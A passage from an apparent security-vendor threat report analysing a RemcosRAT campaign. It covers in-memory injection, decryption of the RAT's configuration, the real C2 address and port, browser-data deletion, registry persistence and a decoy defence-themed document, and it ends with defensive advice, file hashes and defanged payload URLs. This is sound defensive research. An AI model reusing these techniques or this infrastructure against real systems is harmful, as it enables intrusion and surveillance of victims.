


Figure 14– Data moved to memory of cmd.exe

The data in the memory is decrypted during runtime and initiates the execution of the Remcos Remote Access Trojan (RAT). After that launch explorer and moved malicious data in that memory.




Figure 15–Remcos binary in the memory of cmd.exe (RW)

The Remcos execution flow from word_update.exe.




Figure 16–Remcos execution flow from word_update.exe

Uptycs capture of the explorer.exe with malicious activities.




Figure 17–Uptycs alert: Explorer.exe with malicious activity

Remcos binary

Upon extracting the binary from cmd.exe memory, we obtained the RemcosRAT payload. Within the payload's Resource section, there is an RCDATA that stores data encrypted using RC4.




Figure 18–RC4 encrypted data in RCDATA

By utilizing CyberChef, we decrypted the data, revealing the configuration file of RemcosRAT.




Figure 19–Cyberchef decryption

Configuration:

C2 Host: port:password: 194.87.31.229:6438:1
Botnet: RemoteHost
Mutex: Rmc-D6LMC9
copy file: remcos.exe
copy folder: Remcos
Keylog folder: Remcos
Screenshot folder: Screenshots
Keylog file: logs.dat

The Remcos version identified is 4.9.2 Pro, and it has successfully gathered information about the victim, including the computer name and username.

RemcosRAT removes cookies and login data from the following browsers: Internet Explorer, Firefox, and Chrome. This action aids in preventing the recording of malware entries on the victim machines.




Figure 20–Browser data

It configures registry values for the executable path, license, and time associated with the thread.




Figure 21–Registry key

Request for downloading ofer.docx.




Figure 22–Downloading document payload

Dropped file alert from uptycs.




Figure 23–Uptycs alert: Dropped doc file

After the download of ofer.docx is complete, it is executed using winword.exe.This file does not contain macros; instead, it displays a defensive message from a consultant to the Israel Defense Forces (IDF).




Figure 24–Document File with Ukrainian language and Defense theme




Figure 25–Translated word document

Initially, virustotal did not detect any instances of word_update.exe. However, at the same time, Uptycs XDR detected RemcosRAT.




Figure 26–Virustotal detection

Uptycs XDR coverage

Uptycs XDR demonstrates robust detection capabilities, featuring built-in YARA support and advanced functionalities for identifying threats such as RemcosRAT. Users can efficiently scan for potential risks, leveraging the contextual detection power of XDR to access crucial details about detected malware. Navigating to the toolkit data section within the detection screen allows users to easily explore comprehensive profiles of identified items.

Additionally, Uptycs excels in addressing cybersecurity threats by providing the capability to decode and decrypt obfuscated PowerShell scripts, expanding its arsenal for thorough threat detection and mitigation. A notable highlight is the detection graph presented on the detection page, offering a dynamic visual representation of process relationships, including interconnected files, sockets, and lateral movements during an incident.




Figure 27–Uptycs detection

Conclusion and precaution

To defend against malware attacks like the RemcosRAT, it is recommended to:

- Utilize sophisticated email filtering solutions to autonomously identify and eliminate spam messages prior to reaching users' email inboxes.
- Refrain from clicking on hyperlinks or opening attachments in emails identified as spam.
- Deploy network monitoring tools to identify abnormal communication patterns that could signal the presence of remote access tools.
- Consistently examine and secure system configurations, verifying that superfluous services and startup entries are either disabled or closely monitored.
- Leverage tools based on behavioral analysis to identify unusual activities that may suggest attempts by RATs to establish persistence or communicate with command and control servers.

IOC

File Name	MD5
Lnk file	56154fedaa70a3e58b7262b7c344d30a
6.hta	9b777d69b018701ec5ad19ae3f06553f
ofer.docx	74865c6c290488bd5552aa905c02666c
word_update.exe	7c05cfed156f152139a6b1f0d48b5cc1
fmTask_dbg.exe	7c05cfed156f152139a6b1f0d48b5cc1
Remcos	0b2d0eb5af93a3355244e1319e3de9da

Related hash

File Name	MD5
Lnk	7f87d36c989a11edf0de9af392891d89
Lnk	f5ee6aa31c950dfe55972e50e02201d3
Lnk	5c734bb1e41fab9c7b2dabd06e27bc7b
shablon.hta	1c3e1e0319dc6aa24166d5e2aaaec675
zayava.docx	818beece85ecd90d413782dd51d939b1
Ps1	8158b43f745e0e7a519458b0150e1b61
Ps1	f71ef85824f906856cb3d2205058bdd2
Ps1	8bebea01d914a3c3a2d876417f7d1d54
Remcos	b1f8484ee01a7730938210ea6e851888

URL

cluster00<X>[.]ovh[.]net
194[.]87.31[.]229
46[.]249.58[.]40
new-tech-savvy[.]com/6.hta
new-tech-savvy[.]com/5[.]hta
new-tech-savvy[.]com/algo[.]hta
new-tech-savvy[.]com/shablon[.]hta
new-tech-savvy[.]com/word_update[.]exe
new-tech-savvy[.]com/zayava[.]docx
new-tech-savvy[.]com/ofer[.]docx

Read more blogs from our Threat Research Team to discover the latest

threat intelligence and defensive measures.
